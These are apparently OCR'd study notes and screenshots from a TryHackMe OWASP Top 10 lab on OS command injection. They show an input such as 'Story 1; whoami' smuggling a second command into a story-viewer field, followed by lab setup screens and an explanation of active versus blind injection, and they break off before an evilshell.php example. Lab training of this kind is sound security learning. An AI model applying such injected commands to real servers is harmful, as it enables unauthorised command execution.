Command Injection

It allows us to execute system commands on the server, which could also mean that we can see the files,

Enter Story That You Want To Read:

Story 1

Once upon a time ....

cat story1.txt


Enter Story That You Want To Read:


Story 1; whoami


Once upon a time ....

root

cat story1.txt; whoami


NORMAL OUTPUT ... ROOT
NORMAL INPUT; WHOAMI
www.


TryHackMe | Dashboard
https://tryhackme.com/dashboard?__cf_chl_jschl_tk__=131aeed1ef49730856680dabcbbea21861526c64-1615970633-0-AdZGvycF8_hHL9uPVHeMl1r2xmFDUYodmPKttU10OCx6
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Try Hack Me
Dashboard
Learn
Compete
Other
0
Go Premium
Dashboard
Complete rooms and upskill in security, all from your browser.
395004
Users
205060
Rank
Get Started
Learn with structured pathways or individuals rooms
Pathways
Enroll in a pathway and get structured learning
Series
Complete sets of fun security challenges
Welcome Tasks
Join a room
Connect to our network
Complete a room
Learning Path
Continue with Web Fundamentals
1%
0 Questions
0
Answered this week


mrhacker@kali: ~/Downloads
File Actions Edit View Help
(mrhacker㉿kali)-[~]
$ cd /home/mrhacker/Downloads
(mrhacker㉿kali)-[~/Downloads]
$ ls
cacert.der printmrhacker.ovpn
(mrhacker㉿kali)-[~/Downloads]
$ sudo openvpn printmrhacker.ovpn
[sudo] password for mrhacker:

TryHackMe | OWASP To

https://tryhackme.com/room/owasptop10

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB

Try Hack Me

Dashboard | Learn | Compete | Other

10.8.172.204 | 0 | Go Premium

1910

OWASP Top 10

Learn about and exploit each of the OWASP Top 10 vulnerabilities; the 10 most critical web security risks.

Start AttackBox | Awards | Help | Options

0%

Task 1 Introduction

OWASP
Open Web Application Security Project

This room breaks each OWASP topic down and includes details on what the vulnerability is, how it occurs and how you can exploit it. You will put the theory into practise by completing supporting challenges.

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entity
- Broken Access Control
- Security Misconfiguration
- Cross-site Scripting

Title	IP Address	Expires
Injection v4	10.10.11.37	58m 09s

Task 3 [Severity 1] Injection

Task 4 [Severity 1] OS Command Injection

Task 5 [Severity 1] Command Injection Practical


What is Active Command Injection?

Blind command injection occurs when the system command made to the server does not return the response to the user in document. Active command injection will return the response to the user. It can be made visible through several HTML ele

Let's consider a scenario: EvilCorp has started development on a web based shell but has accidentally left it exposed to the but contains the same command injection vulnerability as before! But this time, the response from the system call can be

Just like before, let's look at the sample code from evilshell.php and go over what it's doing and why it makes it active com out. I'll go over it below just as before.

EvilShell (evilshell.php) Code Example

